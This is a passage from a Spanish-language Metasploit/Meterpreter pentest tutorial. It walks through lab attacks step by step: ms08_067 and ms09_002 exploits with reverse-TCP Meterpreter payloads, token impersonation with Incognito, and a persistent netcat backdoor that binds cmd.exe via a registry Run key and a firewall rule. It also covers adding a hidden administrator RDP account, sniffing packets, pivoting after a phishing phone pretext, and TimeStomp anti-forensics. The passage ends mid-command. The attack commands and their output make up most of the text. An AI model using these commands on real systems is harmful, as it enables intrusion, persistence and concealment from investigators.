[http://labs.mwrinfosecurity.com/publications/mwri\\_security-implications-of-windows-access-tokens\\_2008-04-14.pdf](http://labs.mwrinfosecurity.com/publications/mwri_security-implications-of-windows-access-tokens_2008-04-14.pdf)

En una shell, los tokens son igual que cookies web. Se trata de una clave/key temporal que le permite acceder al sistema y la red sin tener que proporcionar credenciales cada vez que se acceda a un archivo. Incognito explota de la misma manera el robo de tokens que el de cookies. Bueno, vale, Hay dos tipos tokens, delegate, y impersonate.

Delegate: son creados para los inicios de sesión “interactive / interactiva”, por ejemplo iniciando sesión en la maquina, o conectándose a ella a través de escritorio remoto / remote desktop. Impersonate: son para las sesiones “non-interactive / no-interactivas”, por ejemplo la colocación de una unidad de red, o un script de inicio de sesión de dominio.

¿hay algo mas en las tokens? Ellas Persisten hasta que se reinicie. Cuando un usuario cierra la sesión, su token delegate es reportada como una token imitada / clonada, pero aún y todavía mantendrá la totalidad de los derechos de una ficha delegate.

\*TIP\*servidores de archivos virtual, una preciosidad, tesoro de tokens, ya que la mayoría de servidores de archivos se utilizan como unidades de red conectando a través de scripts de inicio de sesión en dominios.

Así que, una vez tienes una consola Meterpreter, puedes clonar tokens validas en el sistema y convertirte en ese usuario específico sin tener que preocuparte por sus credenciales, o, en esta ocasión, incluso los hashes. Durante una prueba de penetración esto es especialmente útil, debido al hecho de que las cuentas tienen la posibilidad de permitir una escalación de privilegio local o en un dominio, lo que le da vías alternas con privilegios elevados a múltiples sistemas.

Bueno, primero vamos a cargar nuestro exploit favorito, ms08\_067\_netapi, con un Payload Meterpreter. Tenga en cuenta que debe configurar manualmente la tarjeta, ya que este exploit en particular no detecta la tarjeta automáticamente. Si lo configuras a una tarjeta conocida garantizara el derecho de las direcciones que se utilizan para la explotación.

```
msf > use windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > set RHOST 10.211.55.140
RHOST => 10.211.55.140
msf exploit(ms08_067_netapi) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(ms08_067_netapi) > set LHOST 10.211.55.162
LHOST => 10.211.55.162
msf exploit(ms08_067_netapi) > set LANG english
LANG => english
msf exploit(ms08_067_netapi) > show targets
```

Exploit targets:

Id	Name
--	---
0	Automatic Targeting
1	Windows 2000 Universal
2	Windows XP SP0/SP1 Universal
3	Windows XP SP2 English (NX)
4	Windows XP SP3 English (NX)
5	Windows 2003 SP0 Universal
6	Windows 2003 SP1 English (NO NX)
7	Windows 2003 SP1 English (NX)
8	Windows 2003 SP2 English (NO NX)
9	Windows 2003 SP2 English (NX)
10	Windows XP SP2 Arabic (NX)
11	Windows XP SP2 Chinese - Traditional / Taiwan (NX)

```
msf exploit(ms08_067_netapi) > set TARGET 8
target => 8
msf exploit(ms08_067_netapi) > exploit

[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Triggering the vulnerability...
[*] Transmitting intermediate stager for over-sized stage...(191 bytes)
[*] Sending stage (2650 bytes)
[*] Sleeping before handling stage...
[*] Uploading DLL (75787 bytes)...
[*] Upload completed.
[*] Meterpreter session 1 opened (10.211.55.162:4444 -> 10.211.55.140:1028)

meterpreter >
```

Ahora tenemos una consola Meterpreter desde la cual vamos a lanzar Incognito y atacar las tokens. Como priv (hashdump y timestamp) y stdapi (upload, download, etc), Incognito es un modulo Meterpreter. Vale, bien, ahora cargamos el modulo en la sesión de Meterpreter ejecutando el comando “use incognito”. El comando “help” nos muestra la variedad de opciones que tenemos para incognito y descripciones sobre cada opción.

```

meterpreter > use incognito
Loading extension incognito...success.
meterpreter > help

Incognito Commands
=====

Command           Description
-----
add_group_user   Attempt to add a user to a global group with all tokens
add_localgroup_user Attempt to add a user to a local group with all tokens
add_user          Attempt to add a user with all tokens
impersonate_token Impersonate specified token
list_tokens       List tokens available under current user context
snarf_hashes     Snarf challenge/response hashes for every token

meterpreter >

```

Lo que tenemos que hacer primero es identificar si hay tokens validas en este sistema. Dependiendo del nivel de acceso que le proporciona su exploit estaran limitadas a las tokens que son capaces de ver. Cuando se trata de un robo de tokens, el SISTEMA es el REY. En el sistema tienes permiso para ver y utilizar cualquier token en la box.

\*TIP\*: Los administradores no tienen acceso a todas las tokens, pero tienen la capacidad de migrar para los procesos del sistema, representando así al SISTEMA y siendo capaz de ver todas las tokens disponibles.

```

meterpreter > list_tokens -u

Delegation Tokens Available
=====
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM
SNEAKS.IN\Administrator

Impersonation Tokens Available
=====
NT AUTHORITY\ANONYMOUS LOGON

meterpreter >

```

Vemos aquí que hay una token de Administrador valida que parece ser de interés. Ahora tenemos que hacernos pasar por esta token a fin de conseguir sus privilegios. Al mandar el comando “`impersonate_token`”, tienes que tener en cuenta las dos barras invertidas en “`SNEAKS.IN\\Administrator`”. Esto es necesario debido a que causa errores con una sola barra. Tenga en cuenta también que, después de hacerse pasar con éxito por una token, deberás comprobar el USERID actual, podemos hacerlo mediante la ejecución del comando “`getuid`”.

```

meterpreter > impersonate_token SNEAKS.IN\\Administrator
[+] Delegation token available
[+] Successfully impersonated user SNEAKS.IN\Administrator
meterpreter > getuid
Server username: SNEAKS.IN\Administrator
meterpreter >

```

Enseguida le permitirá ejecutar una shell con esta cuenta individual, en concreto ejecutando el comando “`execute -f cmd.exe -i -t`” desde dentro del Meterpreter. El comando “`execute -f cmd.exe`” dice a Metasploit que ejecute cmd.exe, “`-i`” nos permite interactuar con el pc de las víctimas, y el “`-t`” asume el papel que acaba de suplantar a través de incognito.

```
meterpreter > execute -f cmd.exe -i -t
Process 3540 created.
Channel 1 created.
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\WINDOWS\system32>whoami
whoami
SNEAKS.IN\administrator

C:\WINDOWS\system32>
```

El resultado: Perfecto amigos.

## 9.5 [Interactuando con el Registro](#)

# Interactuando con el Registro

El registro de Windows es un lugar realmente mágico, donde con solo pulsar una tecla o hacer clics un par de veces podrás hacer que un sistema quede inutilizable. Por lo tanto deberéis de tener mucho cuidado con las acciones que hagáis en estas próximas sesiones, debido a que los errores pueden ser muy dolorosos y dañinos.

Meterpreter tiene algunas funciones muy útiles para interactuar con el registro. Echemos un vistazo a las opciones:

```
meterpreter > reg
Usage: reg [command] [options]

Interact with the target machine's registry.

OPTIONS:
  -d      The data to store in the registry value.
  -h      Help menu.
  -k      The registry key path (E.g. HKLM\Software\Foo).
  -t      The registry value type (E.g. REG_SZ).
  -v      The registry value name (E.g. Stuff).

COMMANDS:
  enumkey    Enumerate the supplied registry key [-k ]
  createkey   Create the supplied registry key  [-k ]
  deletekey   Delete the supplied registry key  [-k ]
  setval      Set a registry value [-k -v -d ]
  deleteval   Delete the supplied registry value [-k -v ]
  queryval   Queries the data contents of a value [-k -v ]
```

Aquí vemos que hay varias opciones que podemos utilizar para interactuar con el sistema remoto.

Tenemos las opciones de lectura, escritura, crear y eliminar entradas de Registros remoto. Estos pueden ser usados para cualquier tipo de acciones, incluyendo la recopilación de información remota. Usando el registro, puedes ver qué archivos han sido utilizados, los sitios que han sido visitados en Internet Explorer, programas utilizados, los dispositivos USB utilizados, etc.

Hay una lista muy interesante de referencia rápida sobre estas grabaciones en el registro en [http://www.accessdata.com/media/en\\_US/print/papers/wp.Registry\\_Quick\\_Find\\_Chart.en\\_us.pdf](http://www.accessdata.com/media/en_US/print/papers/wp.Registry_Quick_Find_Chart.en_us.pdf) así como cualquier referencia que puedes encontrar en internet, que son muy útiles cuando se busca algo en concreto.

#### 9.5.1 [Backdoor Netcat Persistente](#)

## Backdoor Netcat Persistente

Trabajaremos distinto en este ejemplo, en lugar de buscar información en el sistema remoto, se instalará un backdoor con netcat en el. Esto incluye cambios en el registro y el firewall.

En primer lugar, tenemos que entregar una copia de netcat al sistema remoto:

```
meterpreter > upload /tmp/nc.exe C:\\windows\\system32
[*] uploading   : /tmp/nc.exe -> C:\\windows\\system32
[*] uploaded    : /tmp/nc.exe -> C:\\windows\\system32nc.exe
```

Ahora modificaremos el registro para que ejecute netcat cuando se inicie la maquina y que espere siempre de puertas abiertas en el puerto 455. Esto lo conseguimos modificando la siguiente clave en el registro:

HKLM\software\microsoft\windows\currentversion\run .

```
meterpreter > reg enumkey -k HKLM\\software\\microsoft\\windows\\currentversion\\run
Enumerating: HKLM\\software\\microsoft\\windows\\currentversion\\run

Values (3):
  VMware Tools
  VMware User Process
  quicktftpserver

meterpreter > reg setval -k HKLM\\software\\microsoft\\windows\\currentversion\\run -v
nc -d "C:\\windows\\system32\\nc.exe" -Ldp 455 -e cmd.exe"
Successful set nc.
meterpreter > reg queryval -k HKLM\\software\\microsoft\\windows\\currentversion\\Run
-v nc
Key: HKLM\\software\\microsoft\\windows\\currentversion\\Run
Name: nc
Type: REG_SZ
Data: C:\\windows\\system32\\nc.exe -Ldp 455 -e cmd.exe
```

A continuación, tenemos que modificar un poco el sistema y darle permisos al firewall para que acepte las conexiones remotas a nuestro Backdoor Netcat en su puerto. Abriremos un interprete / consola / prompt y tecleamos el comando "netsh" para hacer los cambios, ya que es un error, mucho menos propensos que modificar directamente el registro. Además, el proceso que se muestra aquí debe funcionar en otras versiones de Windows también, debido a que las direcciones de registro y las funciones son altamente dependientes.

```
meterpreter > execute -f cmd -i
Process 1604 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\\Documents and Settings\\Jim\\My Documents> netsh firewall show opmode
Netsh firewall show opmode

Domain profile configuration:
-----
Operational mode          = Enable
Exception mode            = Enable
```

```
Standard profile configuration (current):
-----
Operational mode          = Enable
Exception mode            = Enable

Local Area Connection firewall configuration:
-----
Operational mode          = Enable
```

Abrimos el puerto 445 en el firewall, y comprobamos si se creo bien la regla.

```
C:\Documents and Settings\Jim\My Documents> netsh firewall add portopening TCP 455
"Service Firewall" ENABLE ALL
netsh firewall add portopening TCP 455 "Service Firewall" ENABLE ALL
Ok.

C:\Documents and Settings\Jim\My Documents> netsh firewall show portopening
netsh firewall show portopening

Port configuration for Domain profile:
Port      Protocol   Mode      Name
-----
139       TCP        Enable    NetBIOS Session Service
445       TCP        Enable    SMB over TCP
137       UDP        Enable    NetBIOS Name Service
138       UDP        Enable    NetBIOS Datagram Service

Port configuration for Standard profile:
Port      Protocol   Mode      Name
-----
455       TCP        Enable    Service Firewall
139       TCP        Enable    NetBIOS Session Service
445       TCP        Enable    SMB over TCP
137       UDP        Enable    NetBIOS Name Service
138       UDP        Enable    NetBIOS Datagram Service
```

```
C:\Documents and Settings\Jim\My Documents>
```

Cuando hayamos completado, tendremos que reiniciar el sistema remoto y poner a prueba Netcat :D.

```
root@bt4:/pentest/exploits/framework3# nc -v 172.16.104.128 455
172.16.104.128: inverse host lookup failed: Unknown server error : Connection timed
out
(UNKNOWN) [172.16.104.128] 455 (?) open
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
```

```
C:\Documents and Settings\Jim> dir
dir
Volume in drive C has no label.
Volume Serial Number is E423-E726

Directory of C:\Documents and Settings\Jim

05/03/2009 01:43 AM
.
05/03/2009 01:43 AM
..
05/03/2009 01:26 AM 0 ;i
05/12/2009 10:53 PM
```

```
Desktop  
10/29/2008 05:55 PM  
Favorites  
05/12/2009 10:53 PM  
My Documents  
05/03/2009 01:43 AM 0 QCY  
10/29/2008 03:51 AM  
Start Menu  
05/03/2009 01:25 AM 0 talltelnet.log  
05/03/2009 01:25 AM 0 talltftp.log  
4 File(s) 0 bytes  
6 Dir(s) 35,540,791,296 bytes free  
  
C:\Documents and Settings\Jim>
```

Maravilloso! En una situación real, no se debe utilizar un backdoor tan simple como este, sin autenticación o cifrado ni nada, sin embargo los principios generales de este proceso siguen siendo los mismos que otros cambios en el sistema, y otros tipos de programas piden ejecutarse con el arranque.

#### 9.5.2 [Habilitando Escritorio Remoto](#)


## Habilitando Escritorio Remoto

Veamos otra situación en la que Metasploit nos hace muy fácil el trabajo de apertura de puertas malvadas utilizando nada más que herramientas integradas en el sistema. Vamos a utilizar el script 'getgui' de Carlos Perez, habilitaremos el escritorio remoto (Remote Desktop), y crearemos una cuenta nueva para acceder con ella.

La utilización de este script no podía de ninguna manera ser más fácil de lo que ya es.... así que:

```
meterpreter > run getgui -u hax0r -p gibs0n  
[*] Windows Remote Desktop Configuration Meterpreter Script by Darkoperator  
[*] Carlos Perez carlos_perez@darkoperator.com  
[*] Enabling Remote Desktop  
[*] RDP is disabled enabling it ...  
[*] Setting Terminal Services service startup mode  
[*] The Terminal Services service is not set to auto, changing it to auto ...  
[*] Opening port in local firewall if necessary  
[*] Setting user account for logon  
[*] Adding User: hax0r with Password: gibs0n  
[*] Adding User: hax0r to local group Remote Desktop Users  
[*] Adding User: hax0r to local group Administrators  
[*] You can now login with the created user  
meterpreter >
```

Ya está, hemos terminado :D, es verdad. Comprueba la conexión para que veas que es así de fácil.



Aquí vemos que si que era fácil si. Se utilizó el comando rdesktop y se especifico el User y Pass que queremos utilizar para el login. Entonces hemos recibido un mensaje de advertencia que nos hace saber que un usuario ya ha iniciado sesión en la consola del sistema, y que si le damos a continuar el usuario se desconectara. Este es el comportamiento esperado para un sistema de escritorio de Windows XP, para que podáis ver que todo funciona como esperábamos. Tenga en cuenta que Windows Server permite logins gráficos lo que resulta que no encontraras este mensaje de advertencia.

Recuerda que estos tipos cambios son muy poderosos. Pero debes utilizarlos con sabiduría y cautela, pero mucha, debido a que todos estos pasos alteran los sistemas de manera que puedan ser utilizados por los investigadores para rastrear qué tipo de medidas y acciones se realizaron en el sistema.

Mientras mas cambios hagas... mas pruebas dejaras atrás.

## 9.6 [Packet Sniffing con Meterpreter](#)

# Escuchando paquetes con Meterpreter

En el momento de escribir los tutoriales de este curso, H.D. Moore lanzó una nueva función para Metasploit Framework que es muy poderosa en todos los sentidos. Meterpreter tiene ahora la capacidad de escuchar paquetes (packet sniff) en el host remoto sin tocar el disco duro. Esto es especialmente útil si queremos saber y controlar los tipos de información que se están enviando, y aún mejor, este es probablemente el inicio de varios módulos auxiliares, que en última instancia, busca los datos más sensibles dentro de los archivos de captura. El modulo Sniffer puede almacenar hasta 200.000 paquetes en el buffer y también los exporta al formato standard PCAP, que nos permite leer y procesarlos en el psnuffle, el dsniff, el wireshark, entre otros.

Bueno... En primer lugar disparamos nuestro exploit hacia nuestra victimiza, y aumentaremos el nivel para invertir a Meterpreter.

```
msf > use windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > set PAYLOAD windows/meterpreter/reverse_tcp
msf exploit(ms08_067_netapi) > set LHOST 10.211.55.126
msf exploit(ms08_067_netapi) > set RHOST 10.10.1.119
msf exploit(ms08_067_netapi) > exploitBasically

[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Triggering the vulnerability...
[*] Transmitting intermediate stager for over-sized stage...(216 bytes)
[*] Sending stage (205824 bytes)
[*] Meterpreter session 1 opened (10.10.1.4:4444 -> 10.10.1.119:1921)
```

Desde aquí iniciamos el sniffer en la interfaz 2 y comenzamos a recoger paquetes. A continuación guarda el resultado del sniffer en /tmp/all.cap .

```
Loading extension sniffer...success.

meterpreter > help

Sniffer Commands
=====
Command           Description
-----
sniffer_dump      Retrieve captured packet data
sniffer_interfaces List all remote sniffable interfaces
sniffer_start     Capture packets on a previously opened interface
sniffer_stats     View statistics of an active capture
sniffer_stop      Stop packet captures on the specified interface

meterpreter > sniffer_interfaces

1 - 'VMware Accelerated AMD PCNet Adapter' ( type:0 mtu:1514 usable:true dhcp:true wifi:false )

meterpreter > sniffer_start 1
[*] Capture started on interface 1 (200000 packet buffer)
```

```

meterpreter > sniffer_dump 1 /tmp/all.cap
[*] Dumping packets from interface 1...
[*] Wrote 19 packets to PCAP file /tmp/all.cap

meterpreter > sniffer_dump 1 /tmp/all.cap
[*] Dumping packets from interface 1...
[*] Wrote 199 packets to PCAP file /tmp/all.cap

```

Ahora podemos utilizar nuestro parser preferido o alguna herramienta de análisis de paquetes PCAP para revisar la información interceptada.

El sniffer de Meterpreter utiliza el MicroOLAP Packet Sniffer SDK. Este puede rastrear los paquetes de la máquina víctima, sin tener que instalar ningún driver o escribir en los archivos del sistema. El módulo es lo suficientemente inteligente para darse cuenta de su propio tráfico, así pues se eliminará automáticamente el tráfico de la interactividad de Meterpreter. Además los pipes de Meterpreter mueven toda la información a través de un túnel SSL / TLS y es totalmente encryptada.

## 9.7 [Pivoting](#)

# Pivoting

---

Pivoting es una técnica que utiliza una única instancia que sea capaz de "mover" cualquier tipo de tráfico en una red. (también conocida como 'plant' o 'foothold'). Básicamente utilizando el primer compromiso, por ejemplo, nos permite e incluso nos ayuda en la penetración de otros sistemas inaccesibles. En este caso lo utilizaremos para encaminar el tráfico de una red, normalmente no-routeable.

Imaginemos... Por ejemplo, nosotros somos pentesters de Security-R-Us. Bueno vale, tu vas y echas un vistazo en los directorios de esa empresa, y encuentras a la pobre "Mary J. Swanson" en recursos humanos en el index de la web de Sneaks.IN. Tu le llamas por teléfono a esa tal "Mary J. Swanson" y le dices que eres del grupo de seguridad "Tecnología de la Información", que la necesitas para ir a corregir el ordenador del "tráfico sospechoso". Bueno pues, ella corre a visita su web para ayudarte, y anda que bien, es el I.Explorer corriendo todavía con su última vulnerabilidad.

```

msf > use windows/browser/ms09_002_memory_corruption
msf exploit(ms09_002_memory_corruption) > show options

```

Module options:

Name	Current Setting	Required	Description
SRVHOST	0.0.0.0	yes	The local host to listen on.
SRVPORT	80	yes	The local port to listen on.
SSL	false	no	Use SSL
URI PATH	/	no	The URI to use for this exploit (default is random)

Exploit target:

Id	Name
0	Windows XP SP2-SP3 / Windows Vista SP0 / IE 7

```

msf exploit(ms09_002_memory_corruption) > set SRVPORT 80
SRVPORT => 80
msf exploit(ms09_002_memory_corruption) > set URIPATH /
URIPATH => /
msf exploit(ms09_002_memory_corruption) > set PAYLOAD
windows/patchupmeterpreter/reverse_tcp
PAYLOAD => windows/patchupmeterpreter/reverse_tcp
msf exploit(ms09_002_memory_corruption) > show options

```

Module options:

Name	Current Setting	Required	Description
SRVHOST	0.0.0.0	yes	The local host to listen on.
SRVPORT	80	yes	The local port to listen on.
SSL	false	no	Use SSL
URIPATH	/	no	The URI to use for this exploit (default is random)

Payload options (windows/payloadmeterpreter/reverse\_tcp):

Name	Current Setting	Required	Description
EXITFUNC	process	yes	Exit technique: seh, thread, process
LHOST		yes	The local address
LPORT	4444	yes	The local port

Exploit target:

Id	Name
--	--
0	Windows XP SP2-SP3 / Windows Vista SP0 / IE 7

```
msf exploit(ms09_002_memory_corruption) > set LHOST 10.10.1.109
LHOST => 10.10.1.109
msf exploit(ms09_002_memory_corruption) > set LPORT 8080
LPORT => 8080
msf exploit(ms09_002_memory_corruption) > exploit -j
[*] Exploit running as background job.
msf exploit(ms09_002_memory_corruption) >
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Using URL: http://0.0.0.0:80/
[*] Local IP: http://10.10.10.243:80/
[*] Server started.
```

Nuestro ataque de ingeniería social ha sido todo un éxito! Mas o menos como los asiáticos y Google hace poco tiempo. Pobre Mary Swanson se ha conectado a la página web y, sin saberlo, ha dado pleno acceso a su computadora.

```
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Using URL: http://0.0.0.0:80/
[*] Local IP: http://10.10.1.109:80/
[*] Server started.
[*] Sending Internet Explorer 7 Uninitialized Memory Corruption Vulnerability to 10.10.1.104:62238...
[*] Sending Internet Explorer 7 Uninitialized Memory Corruption Vulnerability to 10.10.1.104:62238...
[*] Transmitting intermediate stager for over-sized stage...(216 bytes)
[*] Sending Internet Explorer 7 Uninitialized Memory Corruption Vulnerability to 10.10.1.104:62238...
[*] Sending stage (2650 bytes)
[*] Sleeping before handling stage...
[*] Uploading DLL (205835 bytes)...
[*] Upload completed.
[*] Meterpreter session 1 opened (10.10.1.109:8080 -> 10.10.1.104:62239)

msf exploit(ms09_002_memory_corruption) > sessions -l

Active sessions
=====
Id  Description  Tunnel
--  -----
1   Meterpreter  10.10.1.109:8080 -> 10.10.1.104:62239

msf exploit(ms09_002_memory_corruption)>
```

Vale, que bien. La cuestión es... ¿A donde vamos ahora???

De alguna u otra manera tenemos que elevar nuestro acceso todavía más y más aun en la red. No se si lo abéis notado, pero hemos utilizado un Payload REVERSE Meterpreter. Observe las maquinas de ataque, el IP está en una sub-red diferente de la de la maquina de las víctimas. La dirección IP víctima es 10.211.55.140 y nuestro ataque proviene de 10.10.1.109 ¿Cómo podemos lanzar ataques contra otros sistemas en la red? Si queremos ir detrás de otra dirección en 10.221.55.128, tenemos que dar la vuelta a la conexión y así explotar el sistema. Vamos allá.

Empezaremos por interactuar con la sesión Meterpreter y anotaremos siempre nuestra dirección IP frente a las víctimas... Tecleamos el comando 'route' para ver las sub-redes disponibles en el PC de la víctima.

```
msf exploit(ms09_002_memory_corruption) > sessions -l
Active sessions
=====
Id  Description  Tunnel
--  -----
1   Meterpreter  10.10.1.109:8080 -> 10.10.1.104:62239

msf exploit(ms09_002_memory_corruption) > ifconfig
[*] exec: ifconfig

eth0      Link encap:Ethernet HWaddr 00:0d:29:d9:ec:cc
          inet addr:10.10.1.109 Bcast:10.10.1.255 Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fee8:ebe7/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:14826 errors:12824 dropped:0 overruns:0 frame:0
          TX packets:6634 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:7542708 (7.5 MB) TX bytes:2385453 (2.3 MB)
          Interrupt:19 Base address:0x2024

msf exploit(ms09_002_memory_corruption) > sessions -i 1
[*] Starting interaction with 1...
meterpreter > route

Network routes
=====
Subnet          Netmask          Gateway
-----          -----
0.0.0.0         0.0.0.0         10.211.55.2
10.211.55.0     255.255.255.0  10.211.55.140
10.211.55.140   255.255.255.255 127.0.0.1
10.255.255.255 255.255.255.255 10.211.55.140
127.0.0.0        255.0.0.0        127.0.0.1
224.0.0.0        240.0.0.0        10.211.55.140
255.255.255.255 255.255.255.255 10.211.55.140

meterpreter >
Background session 1? [y/N]y
```

Con esta valiosa información en la mano, se le añade la nueva ruta a Metasploit utilizando la subred y la máscara de red de la víctima y señalando que el número de sesiones Meterpreter sea solo "1" en este caso, claro. Ahora ejecutaremos el comando 'route print' y nos mostrará las rutas disponibles para nosotros.

```

msf exploit(ms09_002_memory_corruption) > route add 10.211.55.0 255.255.255.0 1
msf exploit(ms09_002_memory_corruption) > route print

Active Routing Table
=====
Subnet          Netmask          Gateway
-----          -----          -----
10.211.55.0    255.255.255.0  Session 1

msf exploit(ms09_002_memory_corruption) >

```

Ahora vamos a utilizar nuestra nueva ruta para explotar un sistema más dentro de la red de la víctima.

```

msf exploit(ms09_002_memory_corruption) > use windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > set PAYLOAD windows/payloadmeterpreter/reverse_tcp
PAYLOAD => windows/payloadmeterpreter/reverse_tcp
msf exploit(ms08_067_netapi) > show options

```

Module options:

Name	Current Setting	Required	Description
RHOST		yes	The target address
RPORT	445	yes	Set the SMB service port
SMBPIPE	BROWSER	yes	The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/payloadmeterpreter/reverse\_tcp):

Name	Current Setting	Required	Description
EXITFUNC	thread	yes	Exit technique: seh, thread, process
LHOST		yes	The local address
LPORT	4444	yes	The local port

Exploit target:

Id	Name
--	-----
0	Automatic Targeting

```

msf exploit(ms08_067_netapi) > set RHOST 10.211.55.128
RHOST => 10.211.55.128
msf exploit(ms08_067_netapi) > set LPORT 9000
LPORT => 9000
msf exploit(ms08_067_netapi) > set LHOST 10.10.1.109
LHOST => 10.10.1.109
msf exploit(ms08_067_netapi) > exploit

[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Automatically detecting the target...
[*] Fingerprint: Windows 2003 Service Pack 2 - lang:English
[*] Selected Target: Windows 2003 SP2 English (NX)
[*] Triggering the vulnerability...
[*] Transmitting intermediate stager for over-sized stage...(216 bytes)
[*] Sending stage (2650 bytes)
[*] Sleeping before handling stage...
[*] Uploading DLL (205835 bytes)...
[*] Upload completed.
[*] Meterpreter session 2 opened (10.10.1.109:9000 -> 10.10.1.104:62260)

meterpreter >
Background session 2? [y/N]y

```

Parece que otra vez tenemos éxito. Vamos a confirmar que estamos donde queremos estar.

```
msf exploit(ms08_067_netapi) > sessions -l

Active sessions
=====

 Id  Description  Tunnel
 --  -----
 1  Meterpreter  10.10.1.109:8080 -> 10.10.1.104:62239
 2  Meterpreter  10.10.1.109:9000 -> 10.10.1.104:62260

msf exploit(ms08_067_netapi) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > execute -f cmd.exe -i
Process 3864 created.
Channel 1 created.
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\WINDOWS\system32> ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection 6:

Connection-specific DNS Suffix . : localdomain
IP Address . . . . . : 10.211.55.128
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 10.211.55.2

C:\WINDOWS\system32>
```

Birra para todos :D!!! hemos tenido éxito si, en esta explotación, comprometiendo la red 10.211.55.0/24 y los hosts normalmente no routeables.

Tenemos ahora un acceso total a 10.211.55.140 y 10.211.55.128, si te paras a observar nos dice que 10.10.1.109 está conectado a 10.10.1.104, observe también que nosotros hicimos un Payload REVERSE y que 10.10.1.104 es la dirección IP externa. El 10.211.55.128 y 10.211.55.140 NAT están detrás del 10.10.1.104 router.

## 9.8 [TimeStomp](#)

# TimeStomp

Interactuar con la mayoría de los archivos del sistema es como caminar en la nieve... dejaras huellas, muchas huellas. Edemas el grado de detalle de estas huellas son muy altas, aunque también se puede aprender mucho con ellas, y cuánto tiempo esta dura depende de diversas circunstancias. El arte de analizar estos artefactos se llama "Digital Forensics", mas utilizado por la policía que nadie. Por diversas razones, al realizar una penetración de buena magnitud, puede que quiera hacer que sea difícil para un analista forense determinar las acciones que has tomado.

La mejor y mas fiable manera de evitar la detección de una investigación forense es simple: !No toque el sistema de ficheros! Una de las cosas bellas que tiene Meterpreter, que se carga en la memoria sin escribir nada en el disco, en gran medida minimizando los artefactos que se suele dejar en un sistema. Sin embargo, en muchos casos puede que tengas que interactuar con archivos del sistema de alguna manera. En estos casos timestamp puede ser de gran utilidad.

Veamos en un archivo cualquiera en el sistema, cuantas , cuando y como de veces a sido este (Modificado, accesado cambiado):

```
File Path: C:\Documents and Settings\P0WN3D\My Documents\test.txt
Created Date: 5/3/2009 2:30:08 AM
Last Accessed: 5/3/2009 2:31:39 AM
Last Modified: 5/3/2009 2:30:36 AM
```

Ahora vamos a empezar por la explotación del sistema en Meterpreter. Después de eso, vamos a cargar el módulo timestamp, y echar un vistazo rápido al archivo en cuestión

```
msf exploit(warftpd_165_user) > exploit

[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Connecting to FTP server 172.16.104.145:21...
[*] Connected to target FTP server.
[*] Trying target Windows 2000 SP0-SP4 English...
[*] Transmitting intermediate stager for over-sized stage...(191 bytes)
[*] Sending stage (2650 bytes)
[*] Sleeping before handling stage...
[*] Uploading DLL (75787 bytes)...
[*] Upload completed.
[*] meterpreter session 1 opened (172.16.104.130:4444 -> 172.16.104.145:1218)
meterpreter > use priv
Loading extension priv...success.
meterpreter > timestamp -h
```

Usage: timestamp file\_path OPTIONS

OPTIONS:

```
-a      Set the "last accessed" time of the file
-b      Set the MACE timestamps so that EnCase shows blanks
-c      Set the "creation" time of the file
-e      Set the "mft entry modified" time of the file
-f      Set the MACE of attributes equal to the supplied file
-h      Help banner
-m      Set the "last written" time of the file
-r      Set the MACE timestamps recursively on a directory
-v      Display the UTC MACE values of the file
-z      Set all four attributes (MACE) of the file
```

```
meterpreter > pwd
C:\Program Files\War-ftpd
meterpreter > cd ..
